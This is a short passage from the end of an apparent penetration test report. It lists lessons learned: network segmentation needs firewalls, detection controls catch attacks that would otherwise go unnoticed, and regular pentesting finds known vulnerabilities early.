2. **Network segmentation without firewalls is ineffective:**
    - The attacker could move freely once the first system was compromised
3. **Defense in depth is essential:**
    - Without detection controls, the attack went unnoticed
4. **Regular pentesting is critical:**
    - Many vulnerabilities are known and easily exploitable
    - Early detection significantly reduces risk

END OF REPORT